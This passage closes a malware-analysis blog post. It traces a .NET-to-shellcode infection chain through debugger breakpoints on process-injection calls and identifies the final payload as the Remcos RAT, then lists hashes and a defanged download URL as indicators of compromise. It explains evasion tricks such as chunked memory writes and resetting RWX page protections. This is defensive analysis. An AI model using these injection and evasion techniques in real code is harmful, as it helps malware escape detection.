


Figure 7.4.5

It appears that another executable is being written to memory. However, if we scroll down to the end of the allocated memory, we notice that only the first 800 or so bytes are written. When we hit “Run” in *x64dbg* again, we end up at another call to `WriteProcessMemory`, and after we return, we can see that more data has been written. In total, there are nine calls to `WriteProcessMemory` before the full executable is written to memory and we hit the breakpoint of the next function, `VirtualProtectEx`. Why would the malware want to write the executable in multiple chunks as opposed to writing everything in one go? One possible reason is to ensure that antivirus software doesn't get the whole PE payload when it scans the memory buffer of the target process.

Here are the arguments passed to `VirtualProtectEx` (Figure 7.4.6):




Figure 7.4.6

Recall from the Microsoft documentation for `VirtualProtectEx` that `0x20` corresponds to `PAGE_EXECUTE_READ`. Initially when memory was allocated for the new process, its protections were set to RWX. However, leaving a process with RWX protections is suspicious

and will get flagged by antivirus software, so the protections must be set back to R-X to evade detection.

Now that the process of writing the full executable to memory is complete, we can dump the memory at `0x400000` so that we can examine the executable (click “Save…” in the *Process Hacker* memory window). The SHA256 of the payload is 6b37f9bc3649f8adf3c282328a667ec050ddf8eab13ab027bf7e210b265273d8.

Let’s triage this sample by examining the strings:

Figure 7.4.7: The output of invoking the strings utility on the PE found in InstallUtil.exe’s process memory

The hard-to-miss ASCII art suggests that the payload may be Remcos, a remote access tool (RAT) with legitimate uses but is also commonly used by malicious actors. Having discovered the malware family of the payload, we finally conclude our analysis.

Summary

In this last section, we:

- Set breakpoints on API functions commonly used when creating and writing to processes

- Used *Process Hacker* to follow the creation of a new process
- Dumped the executable from memory, examined the strings, and identified the final payload as Remcos

Conclusion

In this blog, we demonstrated the application of malware analysis and reverse engineering concepts while analyzing an infection chain that transitions between managed and unmanaged code. To recap, the first stage downloads the next stage payload from the internet and decrypts it into shellcode, and then uses .NET's interop capabilities to invoke the shellcode. The second stage, which turned out to be donut-generated shellcode, disabled key AV functions, created and started a CLR, and loaded a .NET assembly and executed one of its methods, which creates a process and injects the final payload, Remcos, into it.

The entire infection chain utilized a number of common techniques used by malware, such as dynamic API resolution, in-memory patching, PC-relative addressing, and process injection. To conduct our analysis, we:

- Used both static and dynamic analysis in tandem to get a complete picture of the malware
- Referred to documentation and source code to aid analysis
- Identified COM interfaces using GUIDs
- Used the debugger to step through execution, set breakpoints, examine memory and registers before and after function calls
- Leveraged *IDA Pro*'s type library and custom structure features to help with resolving functions and structure members
- Identified the purpose of functions by examining the arguments and return value in the debugger
- Watched the creation of a process and examining the contents of its memory using *Process Hacker*

What made the infection chain especially interesting was that it made three transitions back and forth between managed and unmanaged code. We observed the first transition in *dnSpy*, when a payload from the internet was downloaded and invoked using .NET's interop capabilities (Transition #1 in Figure 8.1.1). We observed the second transition from unmanaged to managed code in *x64dbg* and *IDA Pro* when the malware created a CLR, loaded an assembly, and invoked a method from the assembly (Transition #2 in Figure 8.1.1). Finally, using *Process Hacker*, we observed the third transition when the method invoked in the previous step created a new process and injected native code into the process's memory (Transition #3 in Figure 8.1.).




Figure 8.1.1: The malware made three transitions between managed and unmanaged code

While all of the concepts and tools covered in this blog are not new and have been extensively discussed in many tutorials and resources, we hope that seeing their application in context was educational.

Indicators of Compromise

- SHA256: 1d450fb80ff070385e88ab624a387d72abd9d9898109b5c5ebd35c5002223359:
- File size: 85728 bytes
- File type: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
- File description: first stage

URL of second stage: hxxps://bitbucket[.]org/veloncontinetaker/utencilio/downloads/Tsudun[.]pdf

- SHA256: daba1c39a042aec4791151dbabd726e0627c3789deea3fc81b66be111e7c263e:
- File size: 2184298 bytes
- File type: ASCII text, with very long lines (65536), with no line terminators
- File name: Tsudun.pdf
- File description: encrypted Donut-generated shellcode

- SHA256: d2bea59a4fc304fa0249321ccc0667f595f0cfac64fd0d7ac09b297465cda0c4:
- File size: 1092149 bytes
- File type: data
- File description: decrypted Donut-generated shellcode

- SHA256: 0684d315df85ee1329c70dc0e84e82a054109ba595e813c2b617cbf07dbfdbd2:
- File size: 1117696 bytes
- File type: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
- File description: obfuscated .NET assembly

- SHA256: 6b37f9bc3649f8adf3c282328a667ec050ddf8eab13ab027bf7e210b265273d8
- File size: 532480 bytes
- File type: PE32 executable (GUI) Intel 80386, for MS
- File description: final payload, Remcos